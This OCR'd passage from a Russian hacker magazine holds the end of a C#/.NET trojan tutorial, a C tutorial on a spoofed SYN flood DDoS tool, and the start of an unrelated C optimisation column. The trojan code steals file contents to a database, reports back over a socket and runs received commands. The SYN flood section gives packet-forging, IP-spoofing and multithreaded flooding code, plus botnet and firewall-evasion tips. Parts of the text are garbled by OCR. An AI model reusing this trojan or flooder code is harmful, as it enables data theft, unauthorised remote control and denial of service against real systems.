Это очень удобно, поскольку программист может получать информацию о коде без всякого дизассемблера, и при этом на языке C#!!! Данные можно получать о любом члене типа данных. Таким образом, можно получать информацию об интерфейсах, поддерживаемых нужным нам классом, значения переменных, параметры методов (если все они определены как public). Для написания соответствующего класса нам надо использовать пространство имен System.Reflection и System. Activator. Например, чтобы загрузить какую-либо инфу из dll-библиотеки, мы должны зарегать переменную типа Assembley и потом методом Assembley.Load() загрузить код из библиотеки. Если программе нужно получить информацию о типах данных, которые она загрузила, то для этого нужно выполнить такой код:

```
plug = Assembly.Load("Troy_update");          //загружаем dll
plug.GetExportedTypes();                      //получаем информацию о типах
```

Функция GetExportedTypes() возвращает данные параметру plug. FullName. Для запуска функции необходимо использовать функцию MethodInfo.Invoke(), предварительно создав объект методом Activator.CreateInstance() и получив объект из dll'ки методом Assembley. GetType().
В итоге мы сможем получить информацию о типе и использовать загруженный код. Реализуем это вот так:

Рефлексия

```
Assembly plug = null;
plug = Assembly.Load("Troy_update");          //загружаем dll в память
plug.GetExportedTypes();
Console.WriteLine("Loaded plugin: {0}", plug.FullName);
Type action = plug.GetType("Troy_update.Do");      //выбираем нужный нам класс
object Do = Activator.CreateInstance(action);      //создаем этот класс
MethodInfo MtdInfo = action.GetMethod("save_log");// выбираем метод нашего класса
MtdInfo.Invoke(Do, null);                 // вызываем метод без параметров
string loaded = "Plugin is loaded.";
byte[] l_ok = Encoding.ASCII.GetBytes(loaded);     //передаем хакеру, что плагин
hnd.Send(l_ok);                                    //загружен
```

Чем все это может помочь хакеру? А тем, что с выходом Windows Vista вместо BHO(Browser Helper Object) можно будет встраивать код в IE, а это находка для не очень добрых программистов ;). Кстати, с таким же успехом благодаря рефлексии мы можем «отделять» куски кода от программы и создавать dll по ходу ее работы.

Записываем пароли и явки?

Для работы с файлами существует пространство имен System.IO. Для работы с текстовыми файлами нам нужны классы StringReader и StringWriter. Очень интересные возможности открывает класс BinaryReader и BinaryWriter, позволяя программе читать и писать двоичные данные. Этому ты сможешь научить троян сам. Если хочешь, могу привести простой пример:

```
FileStream fStream = new FileStream("binary_rw.dat", //создаем файл
  FileMode.OpenOrCreate, FileAccess.ReadWrite);
BinaryWriter bWrite = new BinnaryWriter(fStream);
bWrite.WriteString("Хакер RuleZ"); //пишем в файл
float test = 29.987654     //давайте еще что-нибудь напишем..
bWrite.Write(test);        //написали еще...
```

А для того, чтобы стырить пароли (свои, забытые пароли ;)), мы будем использовать ранее упомянутый класс StringReader.
Делается это, как всегда, одной строкой кода:


```
StreamReader text = File.OpenText("C://test.txt");
```

После того как программа открыла файл, она может в нем копошиться, используя функции класса TextReader, например TextReader. ReadLine(). Таким образом, мы можем утянуть какую-то инфу из файла. Затем можем передать ее хакеру через сокет, используя функцию Socket.Send(), однако это довольно избитый способ. Гораздо удобнее передать данные о пароле через базу данных, которую читает хакер, а еще лучше — перловый скрипт, написанный хакером.

Работаем с базами данных

В мире баз данных Майкрософт активно проталкивает свою технологию ADO.NET и свой могучий Microsoft SQL Server 2005, с которым мы и будем работать (напомню, что мы практикуем только самые новые технологии). Технология ADO.NET включает в себя 2 провайдера OleDB и SQL, последним мы и займемся. Ничего практически не изменилось — объектно-ориентированные базы данных остались в силе. Для работы с базами данных Майкрософт одарила нас пространством имен System. Data, а если быть точным, то не с самой базы, а только с данными, полученными из базы или отправляемыми в нее. Вот нужные нам типы данных этого пространства имен: DataRow, DataTable, DataColumn и DataSet. Для соединения с базой мы будем использовать пространство имен System.Data.SqlTypes и System.Data.SqlClien, добавлять данные будем с помощью объекта SqlDataAdapter.InsertCommand. Для того чтобы заполнить таблицу данными и отправить их на сервер, необходимо использовать тип данных DataRow и метод Rows.Add(RataRow). В итоге мы получим метод для отправки пароля в базу данных (смотри соответствующую врезку).
Теперь мы оборудовали наш троян самыми необходимыми функциями — он почти закончен. Кстати, для тех, кто захочет реализовать плагинную технологию, советую почитать предыдущие номера Х, а именно: статью «Универсальная армия», в которой мы об этом писали. Теперь хорошо бы написать клиент :).





Ваяем клиент

Для передачи данных мы будем использовать те же протоколы, что и в трояне — TCP и UDP (напомню: наша прога висит на 11000(tcp) и 12000(udp) портах). Для начала определимся, как мы будем передавать информацию. Я не заморачивался на эту тему и без всяких извращений решил отправлять текст напрямую. При желании ты сможешь сделать какое-нибудь шифрование, используя пространства имен System.Security и System.Security.Cryptography. Кстати, советую тебе не придумывать свои криптографические алгоритмы. Если ты не гениальный математик, все равно найдут дырку, поэтому используй майкрософтовский Crypto API. Для передачи текста через сокет его нужно преобразовать в тип byte (для этого существует метод Encoding.ASCII.GetBytes(string)), и после соединения сокетов его можно будет послать методом Send().

В результате наш троян, когда будет получать сообщение от клиента, будет пытаться найти аналогичное у себя, а в случае, если не найдет — будет пытаться выполнить полученную строку как программу (имеется в виду Process.Start(proc_name)).

Все готово!

Теперь мы можем соединяться с нашей недоброй програмкой, посылать ей команды, заливать на свой рабочий компьютер файлы, законным образом уводить с него пароли и отправлять их в базу данных, устанавливать плагины. Если ты не поленишься разобраться с исходным кодом на нашем диске, то к выходу Висты будешь «в теме». На этом простом примере видно, насколько широки и необьятны возможности программирования на основе технологии .NET. Сколько новых креативных способов Майкрософт дарит хакерам и вирусописателям для создания новых творений! А что будет, если вместо BHO мы встроим в грядущий Internet Explorer 7.0 свой плагин, который получает код, или на основе технологии рефлексии динамически выгрузим какой-нибудь класс из кода IE7? В общем, грядущая Виста обещает нам очень много хороших дырок... Напоследок скажу, что распространять и писать вирусы — не лучшее занятие, не стоит портить себе жизнь тюрьмой и прочей дрянью. Удачи!

WEB

Советую почитать msdn: (http://msdn.microsoft.com/library/rus/default.asp?url=/library/rus/vsintro7/html/vsstartpage.asp)

НУЖНА ЛИ ТЕХНОЛОГИЯ .NET?

Сегодня многие спорят на тему «стоит ли переходить на платформу .NET»? Консерваторы с пеной у рта доказывают, что это бред, и надо писать на Си (в крайнем случае — на C++), более смелые активно выступают за освоение этой технологии, так как она открывает новые возможности программирования. Все эти споры беспочвенны. Я бы ответил на этот вопрос так: «Придется». Майкрософт активно проталкивает .NET (тем более что NET framework будет включен в Windows Vista), а воле Майкрософта сопротивляться бесполезно — в любом случае они сделают так, как хочется им (так же, как они поступили с DirectX 8 и DirectX 9). Те, кто говорит, что нельзя изучать то, что меняется у тебя в руке, не правы, так как во всем можно найти какую-либо закономерность и рациональность.

Ассемблерщики утверждают, что им ничего больше не нужно, но с появлением CLR придется переучиваться и им, так как писать старые добрые PE-инфекторы больше не получится.

Веб-программистам сопротивляться глупо, так как ASP.NET очень удобен: любой C# или v++ кодер теперь может сваять сайт на своем языке без знания php или Явы. Программисты, работающие на разных языках, могут работать в одном проекте и написать одно приложение, поскольку все компилируется в единый код. Но ведь это то, к чему шло программирование долгие годы! Это не просто прогресс для какого-то круга людей, а прогресс для всей индустрии программирования (как обычного, так и web). Если кто-нибудь еще не вкурил, нужна ли данная технология программистам, скажу кратко — DO IT!

РАБОТАЕМ С БАЗОЙ ДАННЫХ

```
StreamReader text = File.OpenText("C://test.txt");   //открываем файл с нужной инфой
string data2 = null;
string input = null;
while ((input = text.ReadLine()) != null)
{
    data2 = input;
}
SqlConnection SQLc = new                //конектимся к базе и вводим
SqlConnection("server=(local);uid=troyan; //логин и пароль
    pwd=hello_its_me;database=passwords");
SqlDataAdapter connected = new SqlDataAdapter("select * from pwd",
SQLc);                                  //создаем запрос

//запрос для добавления инфы
connected.InsertCommand = new SqlCommand("insert into pwd
    (test_info) values (" + data2 + ")", SQLc);
DataSet DataSet = new DataSet();
connected.Fill(DataSet, "pwd");          //выбираем таблицу

DataRow send_d = DataSet.Tables["pwd"].NewRow();
send_d["test_info"] = data2;            //заполняем данные
DataSet.Tables["pwd"].Rows.Add(send_d);

connected.Update(DataSet, "pwd");    //отправляем данные
DataSet.Dispose();
byte[] send_text = Encoding.ASCII.GetBytes("Ok..Check
    your database.");
hnd.Send(send_text);го усвоения статьи
```





WOLF D.A. AKA PAYHASH

Excalibur на Си

DDoS-атаки для программиста

МНОГО УЖЕ ПИСАЛИ В НАШЕМ ЖУРНАЛЕ ПРО DDOS-АТАКИ. ТЫ НАВЕРНЯКА ЗНАКОМ С ТЕОРИЕЙ ЭТОГО ПРОЦЕССА, НО ТАК УЖ ПОВЕЛОСЬ, ЧТО НИКАКОЕ ХАРДКОРНОЕ ПОВЕСТВОВАНИЕ НИКОГДА НЕ ОБХОДИТСЯ БЕЗ ПРОПИСНЫХ ИСТИН :). ИТАК, DDOS-АТАКА НАПРАВЛЕНА НА ИСТОЩЕНИЕ ПРОГРАММНО-АППАРАТНЫХ РЕСУРСОВ СИСТЕМЫ, КОТОРОЕ ПРОИСХОДИТ В РЕЗУЛЬТАТЕ ПРОЦЕССА НЕПРЕРЫВНОЙ ОБРАБОТКИ «ТЯЖЕЛОГО» ПОТОКА ИНФОРМАЦИИ («ДАВЛЕНИЯ»).

Допустим, есть некая гипотетическая банка, в которую насыпают такой же гипотетический неочищенный горох. Эта банка сама очищает продукт, после чего обработанный горох высыпают в другую банку, а шелуху — в следующую. Емкость эта может вмещать строго определенное количество гороха, и если непрерывно и быстро сыпать его в банку, он просто начинает высыпаться, и новый горох уже не будет обработан и очищен. Банка может увеличиться в размере в соответствии с поступлением большего количества гороха. На увеличение размеров банки необходимо затратить определенное количество энергии (ресурсов), а соответственно, и времени. Теперь зададимся вопросом: а что если постоянно увеличивать поток засыпаемого гороха в банку настолько быстро, что времени на увеличение размеров банки просто не будет хватать? Ответ очевиден.

Постулаты уязвимости системы:

1. Если существует некая система, то обязательно найдется и другая, которая сможет воздействовать на эту систему. Достаточное условие — наличие ошибки Гейзенберга в уязвимой системе (ошибки работы с памятью).

2. То же самое, но с достаточным условием наличия ошибок Бора (попавший мотылек в реле Mark-2 на английском военном корабле в середине 40-х).

3. Если существует некая система, то у нее есть свой предел «прочности». При наличии наивысшей нагрузке на эту систему произойдет сбой.

В этой схеме нам интересен именно третий пункт, поскольку он в большей степени нам подходит под пример DoS-атаки. Рассмотрим подробней работу протокола TCP на уровне организации связи.


Для установки связи между двумя машинами по протоколу TCP машина-инициатор посылает запрос с пакетом SYN. Когда такой пакет попадает на хост-получатель, система начинает его анализировать: для какой службы разрешен данный пакет, есть ли эта служба, и, если все правильно, обратно отправляет пакет с маркером SYNACK. Получив такой ответ, хост-отправитель посылает другой пакет с типом ACK, после чего устанавливается соединение, которое принято называть TCP :).


В обоих случаях предполагается ожидание ответа (это важно помнить).

Посмотрим на первую картинку. На ней мы видим, что машинка с IP-адресом 192.168.0.1 отправила пакет на машинку с IP-адресом 192.168.20.20, затем машинка с адресом 192.168.20.20 ответила машинке с адресом 192.168.0.1 — и все прошло гладко. А если произойдет то, что не планировалось?


Известно, что протокол TCP инкапсулируется в протоколе IP, и понятно, что фрагмент IP-протокола содержит информацию о хосте отправителя и хосте получателя.

Также известно, что всегда можно подделать поле любого протокола, и протокол IPv4 — не исключение. Что же произойдет, если изменить адрес отправителя на другой адрес? Ответ очевиден: пакет с маркером SYNACK уйдет другому адресату.





Этапы установления связи между двумя удаленными системами с помощью протокола TCP/IP.



Пример атаки типа SYN

Посмотрим на вторую картинку. Из нее видно, что хост с IP-адресом 192.168.0.1 посылает подделанный IP-пакет с другим обратным IP-адресом, например 192.168.30.30 на машину с IP-адресом 192.168.20.20. Естественно, прочитав пакет с флагом SYN, она ответит пакетом с флагом SYNACK. Прочитав поле отправителя (адрес источника), система направит пакет на другой адрес, и им будет 192.168.30.30, поэтому уже не важно, есть ли такой IP или нет.

Практикой проверенно, что если на роутере отсутствует контроль адреса отправителя (FireWall), то такой пакет не будет им отвергнут, а наоборот, будет «перекинут» дальше. На сегодняшний день провайдеры не ведут подобного контроля на своих маршрутизирующих системах (им это ни к чему).

Практика

Посмотрим, как на языке Си можно подделать пакет IP. Для этого необходимо создать следующую структуру IP-заголовка:

```
typedef struct hdr_ip
{
    /* Здесь не все поля заголовка IP, подробней смотрим в rfc 792*/
    /* Контрольная сумма IP-заголовка */
     unsigned short ip_sum;
    /* Аргументы источника и отправителя */
     struct in_addr ip_src, ip_dst;
} IPHEADER;
```

Манипуляции производятся с параметрами ip_src и ip_dst ult, где покоятся адрес источника и адрес отправителя.

Мы будем менять адрес источника пакета случайным образом, чтобы, согласно третьему постулату, создать нагрузку на удаленную систему. Для этого можно использовать следующую функцию — генератор случайных IP-адресов:

```
/*В функцию в виде аргумента на вход подаем указатель на буфер*/
STRING randomizeIP(STRING sp00f2h0st)
//где string это [typedef char *STRING;]
{
    // Здесь все донельзя просто.
     int i=0;
     BYTE s00fIP[3];
     for(i=0; i <= 3; i++) {
          // генератор IP-адресов
          s00fIP[i]=rand()%254;
     }
     memset(sp00f2h0st, 0, IPSIZE+1);
     sprintf(sp00f2h0st, "%d.%d.%d.%d",s00fIP[0], s00fIP[1], s00fIP[2], s00fIP[3]);
     // Возвращаем указатель на сгенерированный IP-адрес.
     return sp00f2h0st;
}
```

Итак, со структурой IP разобрались, с генерацией IP-адресов — тоже,

теперь посмотрим на структуру TCP-заголовка:

```
typedef struct br0_tcp {
    /* В качестве сжатия статьи урезаем часть TCP-заголовка
    За подробной информацией обращайтесь к rfc 793*/
    USHORT th_sport; // Порт-источник ( может быть любой )
    USHORT th_dport; // Порт назначения ( атакующей службы )
    unsigned char th_flag; // Этап подключения 0x02 — запрос на начало сеанса
#define TH_SYN 0x02
     USHORT th_sum; // Контрольная сумма TCP-заголовка
}TCPHEADER;
```

Для подсчета контрольных сумм заголовков нам необходимо ввести один псевдозаголовок с такой структурой:

```
typedef struct pseudo_header {
     struct in_addr saddr;
     struct in_addr daddr;
     char zer0; // 0
     char ptcl; // Тип протокола IPPROTO_TCP
     unsigned short tcpl;
} PSDHEADER;
```

После этого можно смело считать контрольные суммы заголовков IPv4 протокола (скажу честно: функцию мы дернули из заголовочных файлов ОС FreeBSD, но поскольку это стандарт, в Windows тоже работает :)). В этом коде придется разбираться самому, благо это не трудно (см. листинг на диске).

Итак, с основными тезисами и понятиями мы разобрались, остается все это собрать в кучу и отправить системе, которую собираемся нагружать. В этом нам поможет функция, которую можно видеть на листинге 2. Она собирает пакет IPv4 и возвращает на него указатель. На вход в нее мы подадим четыре аргумента — это указатель на буфер, в котором будем записывать собранный IPv4 пакет, адрес отправителя, адрес получателя и порт назначения. В этой функции нет ничего особенного – обычное заполнение полей структуры IP/TCP, которые мы рассматривали выше.



Функция для сборки TCP/IP-пакета

```
static u_char *constructpacket(u_char *inetfragment,
   struct in_addr srcaddr,  struct in_addr dstaddr, u_short dstport)
{
   // tcp/ip-заголовки
   IPHEADER ippkt; // IP-заголовок
   TCPHEADER tcppkt; // TCP-заголовок
   PSDHEADER pseudo; // TCP/IP-псевдозаголовок
   /* Обнуление 60 байт TCP/IP-заголовка */
   char tcpip[60]={0};
   /* Здесь пишем версию и длину IP-пакета */
   ippkt.ip_vhl=(4<<4 | sizeof(ippkt)/sizeof(unsigned long));
   ippkt.ip_tos=0; // Приоритет пакета

   /* Длина всего IP-пакета плюс tcp */
   ippkt.ip_len=htons(sizeof(ippkt)+sizeof(tcppkt));
   ippkt.ip_id=1; // id-пакета
   ippkt.ip_off=0; // смещение
   ippkt.ip_ttl=128; // время жизни пакета
   ippkt.ip_p=IPPROTO_TCP; // тип протокола
   // контрольная сумма пакета (рассчитываем ниже)
   ippkt.ip_sum=0;
   ippkt.ip_src=srcaddr; // адрес источника
   /* адрес получателя, на котором будем создавать нагрузку */
   ippkt.ip_dst=dstaddr;
   /* Теперь заполняем TCP-заголовок*/
   /* Порт источника случайный, в диапазоне от 0 до 65000. Не
     удивляйся — нулевые порты тоже существуют */
   tcppkt.th_sport=htons(rand()%65000);
   /* Порт назначения (на котором будем создавать нагрузку) */
   tcppkt.th_dport=htons(dstport);
   /* ;) Просто номер пакета, любое число */
   tcppkt.th_seq=htonl(0x4655434b);
   tcppkt.th_ack=0x00000000;
   tcppkt.th_lenres=(sizeof(tcppkt)/4<<4|0);
   /* SYN-пакет (попытка установить начало сеанса) */
   tcppkt.th_flag=2;
   tcppkt.th_win=htons(512);
   tcppkt.th_urp=0;
   /* Контрольная сумма TCP-пакета (рассчитывается ниже) */
   tcppkt.th_sum=0;
   /* Заполнение псевдозаголовка для расчета контрольных сумм */
   pseudo.saddr=ippkt.ip_src;
   pseudo.daddr=ippkt.ip_dst;
   pseudo.zer0=0;
   pseudo.ptcl=IPPROTO_TCP;
   pseudo.tcpl=htons(sizeof(tcppkt));
   memcpy(tcpip, &pseudo, sizeof(pseudo));
   memcpy(tcpip+sizeof(pseudo), &tcppkt, sizeof(tcppkt));

   /* Считаем контрольную сумму tcp-заголовка и пишем
     Ip-заголовок в буфер tcpip */
   tcppkt.th_sum=in_cksum((USHORT*)tcpip,
     sizeof(pseudo)+ sizeof(tcppkt));
   memcpy(tcpip, &ippkt, sizeof(ippkt));
   memcpy(tcpip+sizeof(ippkt), &tcppkt, sizeof(tcppkt));
   memset(tcpip+sizeof(ippkt)+sizeof(tcppkt), 0, 4);

   /* Считаем контрольную сумму IP-заголовка и пишем
    его в буфер tcpip */
   ippkt.ip_sum=in_cksum((USHORT *)tcpip,sizeof(ippkt)+sizeof(tcppkt));
   memcpy(tcpip, &ippkt, sizeof(ippkt));
   /* Кладем все в буфер inetfragment, его же и возвращаем */
   memset(inetfragment, 0, sizeof(struct br0_ip) + sizeof(struct br0_tcp));
   memcpy(inetfragment, tcpip,
     sizeof(struct br0_ip) + sizeof(struct br0_tcp));

   return inetfragment;
}
```

После того как мы собрали фейк-пакет, его нужно как-то доставить адресату. Что же необходимо для этого сделать? Нам нужно элементарное умение работать с RAW Sockets, то есть с сырыми сокетами. Для каждой конкретной ОС это делается по-своему, хотя отличия эти не так уж критичны (кстати, про работу с RAW SOCKETS в X мы уже писали, переворачивай подшивку «Кодинга». — Прим. редактора).
До недавнего времени такие вещи можно было делать только в *nix-системах, но после выхода NT-технологии виндовые программисты тоже получили свой кусочек счастья. Как же это все делается?
Легко! HANDLE на сырой сокет создается следующим вызовом:

```
if (WSAStartup(MAKEWORD(2,2), &WSAData)!=0)
{
  printf("WSAStartup Error!\n");
}

if ((skt=WSASocket(AF_INET, SOCK_RAW, IPPROTO_RAW, NULL, 0,
  WSA_FLAG_OVERLAPPED))==INVALID_SOCKET)
{
  printf("Socket Setup Error!\n");
}

flag=1;
if (setsockopt(skt,IPPROTO_IP, IP_HDRINCL,
  (char *)&flag, sizeof(flag))==SOCKET_ERROR)
{
  printf("setsockopt IP_HDRINCL error!\n");
}

nTimeOver=1000;
if (setsockopt(skt, SOL_SOCKET, SO_SNDTIMEO, (char*)&nTimeOver,
  sizeof(nTimeOver))==SOCKET_ERROR)
{
  printf("setsockopt SO_SNDTIMEO error!\n");
}
```

После этого нужно вызвать нашу функцию по сборке фейк-пакета. Сделать это можно таким образом:

```
constructpacket(inetfragment, srcaddr, dstaddr, dstport);
```

После чего отправляем его на HOUSE :), а точнее — вот так:

```
for(I=0; I<TN; I++) // TN количество отправляемых раз
{
  /* Отправляем фейк-пакет на удаленную систему*/
  rect=sendto(skt, inetfragment, sizeof(struct br0_ip)+sizeof(struct br0_tcp),
     0, (struct sockaddr*)&addr_in, sizeof(addr_in));
   if (rect==SOCKET_ERROR)
   {
     printf("send error!:%d\n",WSAGetLastError());
   }
   else
     printf("send ok!\n");
}
```

В общем, весь описанный код желательно объединить в одну большую функцию (для чего — читаем ниже), обзовем ее ThreadSynFlood, и общий ее синтаксис будет следующий:

```
unsigned __stdcall ThreadSynFlood(void *arg)
{
  /* Здесь должен быть ваш «хлам» (эмуляция IPv4 SYN-пакета,
  отправление его жертве). Все то, что мы разбирали выше. */
}
```

А где же результат?

Все это очень хорошо, но мы ни как не вписываемся в третий постулат, поскольку нет нагрузки на систему. Тут уже нас подстерегают некоторые трудности. Например, циклами тут не отделаться, поэтому стоит задуматься о многопоточном программировании. Многопоточность на языке всех времен и народов можно организовать по-разному, но лично я использовал технологию трейдексов (для более глубокого изучения стоит посмотреть MSDN). Итак, углубимся в следующий пример:

```
for(tncount=0; tncount < TN; tncount ++)
  hThreads[tncount] = (HANDLE) _beginthreadex(NULL, 0,
    &ThreadSynFlood, InitParam, 0, &uThreadIDs[tncount]);
WaitForMultipleObjects(TN, hThreads, TRUE, INFINITE);
for(tncount=0; tncount < TN; tncount ++)
  CloseHandle( hThreads[tncount]);
Sleep(SLEEPTIME);
```

Здесь потоки создаются с помощью функции _beginthreadex, после чего стоит подождать завершения потоков с помощью функции WaitForMultipleObjects, а закрываем их с помощью функции CloseHandle.
Поближе рассмотрим некоторые аргументы функции _beginthreadex.
Параметр &ThreadSynFlood — это адрес функции, которую мы уже определили выше; InitParam — указатель на буфер, в котором содержатся аргументы, передаваемые в функцию ThreadSynFlood; uThreadIDs — уникальный номер потока. Остальные аргументы функции _beginthreadex читаем в MSDN.
Функция _beginthreadex возвращает указатели на HANDLE в массив hThreads[TN], где TN — это номер потока.
Объявляется это все примерно следующим образом:

```
int tncount; // Счетчик
STRING InitParam[3]; // Аргументы функции
unsigned uThreadIDs[TN]; // Идентификатор потока
HANDLE hThreads[TN]; // HANDLE потока
```

В зависимости от параметра TN мы сможем регулировать нагрузку на удаленную систему. Происходит все следующим образом: приходят пакеты с запросом SYN от различных IP-адресов, и на каждый адрес удаленная система должна ответить пакетом SYNACK, а это значит, что мы пришли в соответствие с третьим постулатом об уязвимости системы, и в гипотетической банке будет создаваться дополнительная нагрузка на ее ресурсы, параметрами которой будут являться время и память ;).

На посошок!

Помнится, в фильме «Хакеры», когда Джои копался в мусорном файле, тамошний администратор что-то говорил по поводу нагрузки на систему с тысячи машин (точное число не помню). Наверняка авторы фильма имели в виду именно такой тип атаки.
Правда, в фильме было и вторжение, а spoofed flood использовался как отвлекающий маневр. Это важно, ведь сетевой flood не стоит расценивать как взлом, это только нанесение вреда системам ЭВМ, что так же, как и взлом, строго карается законом (см. 272, 273, 274 УКРФ). ⌶

Интересные моменты

1/ Многие системы коммутаторов, концентраторов и маршрутизаторов от подобного напалма могут просто «наглотаться» сетевого «мусора», и цель не будет достигнута, поэтому важно помнить, что нужно осторожно работать с количеством потоков исходящего трафика. Опытные хакеры распределяют подобный трафик на несколько машин — из различных сегментов сети (про bot net написано не так уж и мало).

2/ Необходимо помнить, что WinXP позволяет создавать не больше 10-ти потоков от одного процесса, поэтому лучше использовать w2k.

3/ Если на системе стоит программный файрвол, то он может просто не выдержать огромного беспорядочного натиска пакетов. Известно, что при защите с помощью программного файрвола пакет в любом случае доберется до ядра ОС и будет им обработан. Кроме того, не стоит забывать, что файрвол для обработки пакетов тоже использует системные ресурсы.

4/ Современные файрволы уровня ядра умеют грамотно «отшить» SYN-атаку. В таких случаях можно попробовать комбинировать SYN-атаку на FIN и RST (но особых результатов это может и не принести). Поэтому все же Nuke type-атаки (ошибки Гейзенберга в ОС и файрволах) по-прежнему будут оставаться актуальными в сетевых войнах.



Огромное спасибо dr.Klouniz'y aka Лозовский Александр, aBADonn'y aka Елезаров Сергей и Кустову Михаилу.



КРИС КАСПЕРСКИ

Трюки от КРИСА

ПРОДОЛЖАЕМ ДЕЛИТЬСЯ ТРЮКАМИ И ХИТРОСТЯМИ ЭФФЕКТИВНОГО ПРОГРАММИРОВАНИЯ НА СИ! СЕГОДНЯ МЫ РАССМОТРИМ СТРОКИ, УКАЗАТЕЛИ, ЦИКЛЫ, ПАМЯТЬ И МНОГИЕ ДРУГИЕ АСПЕКТЫ ПРАКТИЧЕСКОГО ПРОГРАММИРОВАНИЯ.

ХАК№1



Борьба с инвариантами

Самой распространенной ошибкой, снижающей производительность, является присутствие функций-инвариантов в теле цикла. Вот классический пример:

```
for (a = 0, x = 0; a < strlen(s); a++)
{
    x += s[a];
}
```

